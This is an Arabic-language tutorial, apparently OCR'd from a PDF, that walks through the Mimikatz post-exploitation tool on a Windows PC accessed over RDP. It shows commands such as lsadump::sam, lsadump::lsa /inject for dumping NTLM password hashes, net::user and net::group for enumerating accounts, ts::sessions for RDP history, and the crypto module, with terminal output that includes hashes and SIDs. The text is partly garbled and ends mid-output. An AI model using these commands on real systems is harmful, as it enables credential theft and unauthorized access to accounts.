شهادة الحماية بسورد

SHA1

المتوسطة تقوم بلف رموز المخزنة في  
قاعدة بيانات سام

نقوم بكتابة الامر

وطبعا يجماعة عادة ان تكون ممسوحة  
هاده قاعدة بيانات




```
mimikatz # lsadump::sam
Domain : PC
SysKey : aaa1b84c49c02439b87261e525c0310a
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM
mimikatz # _
```

كمى في صورة لاتوجد بسوردات مخزنة  
في قاعدة بيانات سام

الان نذهب لي موضوع جديد امر حقن

# جدید فی میمیکاز

lsadump::lsa /inject /user .Gihad



```
mimikatz # lsadump::lsa /inject /user .Gihad
Domain : pc / S-1-5-21-1961416873-2826757774-741714934

RID : 000001f4 (500)
User : Administrator

* Primary
  NTLM :
  LM :
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000003ea (1002)
User : Gihad

* Primary
  NTLM : 3dd8554e22287d856acdb453e386e5f1
  LM :
  Hash NTLM: 3dd8554e22287d856acdb453e386e5f1

RID : 000001f5 (501)
User : Guest

* Primary
  NTLM :
  LM :

RID : 000003ec (1004)
```

## قام باستخراج

# NTLM > Hash !

[illegible]


( ناتي لي موضوع جديد )

هناك قسم يسمى

Net On Mimikatz

قسم رائع ومفيد

نحرب نظرة بسيطة للقسم



يحتوي على اوامر رائعه نحرب يلا

نحرب امر

net::user

سوف يقوم باستخراج

User And SID the Windows



mimikatz # net::user

Domain name : Builtin

Domain SID : S-1-5-32

Domain name : pc

Domain SID : S-1-5-21-1961416873-  
2826757774-741714934

500 Administrator

| 513 None (Group)

| Administrators (Alias)

1002 Gihad

| 513 None (Group)

| 1003 HomeUsers (Alias)

| Administrators (Alias)

501 Guest

```
rdesktop - 192.168.1.7
mimikatz 2.1.1 x64 (oe.eo)

wsession -
tod -
stats -
share -
serverinfo -

mimikatz # net::user

Domain name : Builtin
Domain SID : S-1-5-32

Domain name : pc
Domain SID : S-1-5-21-1961416873-2826757774-741714934
500 Administrator
| 513 None (Group)
| Administrators (Alias)
1002 Gihad
| 513 None (Group)
| '1003 HomeUsers (Alias)
| Administrators (Alias)
501 Guest
| 513 None (Group)
| Guests (Alias)
1004 HomeGroupUser$
| 513 None (Group)
| '1003 HomeUsers (Alias)

mimikatz #
```

( ناتي لي موضوع جديد )

امر net::group

```
rdesktop - 192.168.1.7
mimikatz 2.1.1 x64 (oe.eo)

mimikatz # net::group

Domain name : Builtin
Domain SID : S-1-5-32

Domain name : pc
Domain SID : S-1-5-21-1961416873-2826757774-741714934
513 None
| 500 Administrator (User)
| 501 Guest (User)
| 1002 Gihad (User)
| 1004 HomeGroupUser$ (User)

mimikatz #
```

قالت الاداة هناك جلسة

---

Administator

---

التي هيا جلستنا الحاليه على اداة ميميكاز  
التي تحتوي على صلاحيات

---

Administator

---

على شان لمه فتحنا ميميكاز بصلاحيات  
ادمين فلذلك دكرت في الاداة ان هناك  
جلسة تحتوي على صلاحيات ادمين سترتور

---

==

---

والجلسة الثانية هيا

---

Gihad

---

على شان اني انا متصل بي

---

RDP

---

ولكن بالاساس الجهاز مفتوح بغرفتي  
ويحتوي على اسم ولدالك هوأ مفتوح  
تعتبر جلسة صحيح ؟ على شان انا عامل  
جلسة انا والكمبيوتر اشتغل عليه هاده  
تعتبر جلسة ولكن قالت لي اسم

---

Gihad

---

لمادا على شان مستحيل ان تقول لك  
اسمك حقيقي وتذكر الجلسة بتفصيل كمي

---



دكرتها انا سوف تقول لك بي اسم  
الويندوز انه يحتوي هادا الاسم على جلسة  
مفتوحة حالياً

---

تمام موضوع جديد

---

امر يدعى متابعه

---


RDP

---

في قسم

---

ts::



```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # ts::
ERROR mimikatz_doLocal ; "{null}" command of "ts"

Module :      ts
Full name :    Terminal Server module

      multirdp - [experimental] patch Terminal
      sessions
      remote

mimikatz #
```


ناتي لي الامر

ts::sessions

هذا الامر عبارة عن استخراج جميع اتصالات

RDP

التي حصلت مند انشاء الويندوز



```
rdesktop - 192.168.1.7
mimikatz 2.1.1 x64 (oe.eo)
Session: 0 - Services
state: Disconnected (4)
user : @
curr : 01/08/2017 09:02:36
lock : no

Session: *1 - RDP-Tcp#1
state: Active (0)
user : Gihad @ pc
Conn : 01/08/2017 08:22:44
disc : 01/08/2017 08:22:43
logon: 01/08/2017 08:06:46
last : 01/08/2017 09:02:36
curr : 01/08/2017 09:02:36
lock : no
addr4: 192.168.1.3

Session: 3 - Console
state: Connected (1)
user : @
Conn : 01/08/2017 08:22:43
curr : 01/08/2017 09:02:36
lock : no

Session: 65536 - RDP-Tcp
state: Listen (6)
user : @
lock : no
```

قام بي اعطائي اخر تاريخ هوأ

09:02:36 01/08/2017

# صور تعريفية من الاداة

Session: 3 - Console

state: Connected (1)

user : @

Conn : 01/08/2017 08:22:43


curr : 01/08/2017 09:02:36

lock : no#

-----

الان ندخل الى قسم

crypto::



```
mimikatz 2.1.1 x64 (oe.eo)

mimikatz # crypto::
ERROR mimikatz_doLocal ; "(null)" command of "crypto" module not f

Module :      crypto
Full name :    Crypto Module

providers - List cryptographic providers
stores - List cryptographic stores
certificates - List (or export) certificates
keys - List (or export) keys containers
sc - List smartcard readers
hash - Hash a password with optional username
system - Describe a Windows System Certificate (file,
scauth - Create a authentication certitifate (smartcar
certtohw - Try to export a software CA to a crypto (virt
capi - [experimental] Patch CryptoAPI layer for easy
cng - [experimental] Patch CNG service for easy exp

mimikatz #
```


هذا القسم قسم جميل جداً يحتوي على  
بعض الامور الشيقة اعجبني نبداً على اول  
امر مفيد فية الا وهو

crypto::hash


يقوم باستخراج هاش بسيط اي من قاعدة  
بيانات

Sam

-----

A screenshot of a Windows desktop environment. At the top, a window titled "rdesktop - 192.168.1.7" is visible. Below it, a terminal window titled "Select mimikatz 2.1.1 x64 (oe.eo)" is open. The terminal shows the command "mimikatz # crypto::" followed by an error message: "ERROR mimikatz\_doLocal ; \"(null)\" command of \"crypto\" module not f". Below the error, the terminal lists the modules and their functions: "Module : crypto", "Full name : Crypto Module", "providers - List cryptographic providers", "stores - List cryptographic stores", "certificates - List (or export) certificates", "keys - List (or export) keys containers", "sc - List smartcard readers", "hash - Hash a password with optional username", "system - Describe a Windows System Certificate (file,", "scauth - Create a authentication certitafate (smartcar", "certtohw - Try to export a software CA to a crypto (virt", "capi - [experimental] Patch CryptoAPI layer for easy", "cng - [experimental] Patch CNG service for easy exp". The terminal then shows the command "mimikatz # crypto::hash" followed by the output: "NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0", "LM : aad3b435b51404eeaad3b435b51404ee", 